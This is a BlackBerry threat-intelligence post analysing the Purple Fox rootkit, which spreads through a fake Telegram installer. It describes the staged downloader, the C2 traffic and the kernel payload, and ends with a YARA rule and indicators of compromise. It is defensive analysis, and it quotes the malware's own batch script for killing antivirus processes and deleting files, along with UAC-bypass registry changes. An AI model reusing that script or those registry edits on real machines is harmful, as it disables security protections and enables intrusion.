

Threat Thursday: Purple Fox Rootkit

[RESEARCH & INTELLIGENCE](#) / 01.20.22 / [The BlackBerry Research & Intelligence Team](#)



Summary

Purple Fox rootkit is an active malware campaign that has been distributed using a fake malicious Telegram installer since early 2022. Purple Fox attempts to stay under the radar by breaking its attack chain down into multiple discrete stages. Each stage of the attack is carried out by a different file, with each file being useless without the entire file set. While using legitimate installers is already a popular technique, using such a popular application is certainly notable, as is breaking up the malware's functionality to make analysis more difficult.

The malware's main goal is to gain a foothold on targeted Windows® machines by loading a rootkit that is planted beyond the reach of antivirus (AV) products, helping the malware remain hidden. This rootkit provides the attacker with a backdoor into the victim's machine, from which further malicious activity can be carried out.

Operating System

Windows	MacOS	Linux	Android
Yes	No		

Risk & Impact

BlackBerry uses cookies to help make our website better. Some of the cookies are necessary for proper functioning of the site, while others are to help us understand how you use it. [Read more here](#) about our cookies, and how you can opt out. By continuing to use this site you accept our use of cookies.

Impact	High
Risk	Medium

Technical Analysis

The attack chain for Purple Fox begins when the victim is lured into launching a Trojanized installer for the popular instant messaging application [Telegram](#), a freeware, cross-platform, cloud-based service. The installer is an Autolt-compiled script, which appears on desktops with the icon shown in Figure 1.




Figure 1 - Fake malicious installer "Telegram Desktop.exe"

When launched, this fake Telegram installer will create a directory called "TextInpuh" within the "AppData/Temp" folder. The installer drops two files into this directory. One of the files is a legitimate copy of Telegram.exe, which is not launched or used in the attack chain, but it is created to help the malicious installer appear legitimate to the target. The other file is an executable called "TextInpuh.exe," as shown in Figure 2.




Figure 2 - Files dropped to Temp directory by fake installer

TextInpuh.exe is the main malicious downloader. When executed, it will reach out to its command-and-control (C2) server, which at the time of writing was hosted at 193[.]164[.]223[.]77 (as shown below), to retrieve the next-stage payloads.

Time ...	Process Name	PID	Operation	Path
09:53:...	TextInpuh.exe	3800	TCP Connect	192.168.0.108:64701 -> 193.164.223.77:7456
09:53:...	TextInpuh.exe	3800	TCP Send	192.168.0.108:64701 -> 193.164.223.77:7456
09:53:...	TextInpuh.exe	3800	TCP Receive	192.168.0.108:64701 -> 193.164.223.77:7456
09:54:...	TextInpuh.exe	3800	TCP Receive	192.168.0.108:64701 -> 193.164.223.77:7456
09:54:...	TextInpuh.exe	3800	TCP Disconnect	192.168.0.108:64701 -> 193.164.223.77:7456

Figure 3 - Main downloader creating a connection with the C2

The downloader creates a folder within the "Users/Public/Videos" directory, which is named using a combination of random numbers. In the analysis carried out for this report, the folder was named "1642069858." The files retrieved from the C2 server are stored in this folder.

The first file downloaded is an archive file called "1.rar." The second file is a copy of 7Zip called "7zz.exe," which is used to extract the RAR archive. The unzipped archive contains four files, as seen in Figure 4. Once these four files have been extracted, the initial archive and the 7Zip application are both automatically deleted from the machine.




Figure 4 - Contents of "1.rar" archive retrieved from C2

TextInput.exe also creates a copy of "360.tct," "rundll3222.exe" and "svchost.txt" within the "/ProgramData" folder. The file "objk.exe" is used to load the file "360.tct", as seen in Figure 5. This is a DLL file that is used to read and execute the payload contained within svchost.txt.




Figure 5 - File "objk.exe" is used to load the DLL "360.tct"

When svchost.txt is executed, it drops five additional files into the "/ProgramData" folder. These files are named "Calldriver.exe," "Driver.sys," "dll.dll," "kill360.bat," and "speedmem2.hg."

The DLL file "dll.dll" performs a User Account Control (UAC) bypass by modifying the value of three registry keys to zero. Many malware authors use this technique to elevate process privileges on a system. The registry keys in question are as follows:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
ConsentPromptBehaviorAdmin
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop

The five dropped files work together, with the goal of disabling and blocking antivirus programs, in particular the security solution "360 AV," a free antivirus and system optimization utility. This evasion technique is done prior to the deployment of the final Purple Fox payload, to allow the rootkit to be planted and launched without being detected.

The file "kill360.bat" is a script that is used to prevent 360 AV processes from running. Within this script, the names of the four other files that help achieve this can be seen.

This BAT script is used to place a copy of the SQL file "speedmem2.hg" into the 360 AV directory. Once the files have been executed, the script deletes them from the "/ProgramData" directory in a bid to clean up after itself and remain undetected on the target machine.

```

"C:\ProgramData\CallDriver.exe" m 360FsFlt
"C:\ProgramData\CallDriver.exe" k 0 ZhuDongFangYu.exe
copy "C:\ProgramData\speedmem2.hg" "C:\Program Files (x86) \360\360Safe\deepscan\speedmem2.hg"
ping -n 1 127.1>nul
del "C:\ProgramData\CallDriver.exe"
del "C:\ProgramData\Driver.sys"
del "C:\ProgramData\speedmem2.hg"
del "C:\ProgramData\dll.dll"

del %0
ping -n 1 127.1>nul

```

Figure 6 - Functionality of "kill360.bat"

The Purple Fox malware continues the attack chain by performing a check on the infected machine for the presence of a pre-set list of antivirus products. This list includes vendors such as TrendMicro, Kaspersky and McAfee.

The malware will also perform a scan of the victim's machine to gather a range of information, including the hostname, CPU type, driver type and memory status. This information is then exfiltrated to the C2 server, which in this instance is hosted at 144[.]48[.]243[.]79.

At the time of our investigation, this C2 server was no longer online, and as a result, the last stage of the attack that retrieves the rootkit could not be replicated directly. However, for analysis purposes, a copy of the payload from the above C2 address that contains the rootkit has been retrieved from VirusTotal.




Figure 7 - MSI file which contains kernel payload

The payload is an MSI file which contains encrypted shellcode. When launched, it displays an installation screen and prompts the victim to give a "yes" or "no" response, as shown in Figure 7.

Once the victim has approved the prompt, the system performs a restart. This allows for registry key changes, including the UAC bypass, to take effect and it allows the rootkit to be deployed at the kernel level without disruption.

Conclusion

Malware bundling itself with legitimate installers to gain access to a victim's machine is not new to world of cybersecurity. Indeed, the threat our team covered last week, [Jupyter infostealer](#), also uses this highly effective technique. However, the manner in which Purple Fox goes about this malicious activity brings a new level of creativity to the way these intrusions are performed.

The multistage attack chain used by the latest version of Purple Fox is a devious addition, which will aid the attacker in remaining undetected by security solutions. This innovative approach to evasion and disguise makes it easier for Purple Fox to deliver and deploy its final rootkit payload to the target machine. From here, the possibilities for further malicious activity are practically endless.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"

rule Purple_Fox {
  meta:
    description = "Detects Purple Fox Rootkit"
    author = "BlackBerry Threat Research Team"
    date = "2022-01-10"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

  strings:
    $s1 = "C:\\Users\\Public\\Videos\\%d"
    $s2 = "\\1.rar"
    $s3 = "\\7zz.exe"
    $s4 = "\\rundll3222.exe"
    $s5 = "\\objk.exe"
    $s6 = "http://193.164.223.77:7456/77"
    $s7 = "\\360.tct"
    $s8 = "C:\\ProgramData\\360.dll"
    $s9 = "\\svchost.txt"

  condition:
    (
      //PE File
      uint16(0) == 0x5a4d and

      // PE Sections
      pe.number_of_sections == 5 and

      //All Strings
      all of ($s*) )
}
```

Indicators of Compromise (IoCs)



C2 Servers

- 193[.]164[.]223[.]77
- 144[.]48[.]243[.]79

File Names

- Telegram Desktop.exe
- TextInpuh.exe
- 1.rar
- rundll3222.exe
- svchost.txt
- 360.tct
- Kill360.bat
- speedmem2.hg
- dll.dll
- Driver.sys
- Calldriver.exe

Registry Key

- HKEY_LOCAL_MACHINE\SYSTEM\Select\MarkTime


BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

[The BlackBerry Incident Response team](#) is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global team standing by to assist you with around-the-clock support, where required, as well as local assistance. Please contact us

here: <https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>




BlackBerry
Intelligent Security. Everywhere.

THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.

[BlackBerry.com/beacon](https://blackberry.com/beacon)

FINDING BEACONS



About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Corporate

[Company](#)

[Newsroom](#)

[Investors](#)

[Careers](#)

[Leadership](#)

[Corporate Responsibility](#)

[Certifications](#)

[Customer Success](#)

Developers

[Enterprise Platform & Apps](#)

[BlackBerry QNX Developer Network](#)

Blogs

[BlackBerry ThreatVector Blog](#)

[Developers Blog](#)

[Help Blog](#)

Legal

[Overview](#)

[Accessibility](#)

[Patents](#)

[Trademarks](#)

[Privacy Policy](#)

© 2022 BlackBerry Limited. All rights reserved.

BlackBerry uses cookies to help make our website better. Some of the cookies are necessary for proper functioning of the site, while others are to help us understand how you use it. [Read more here](#) about our cookies, and how you can opt out. By continuing to use this site you accept our use of cookies.

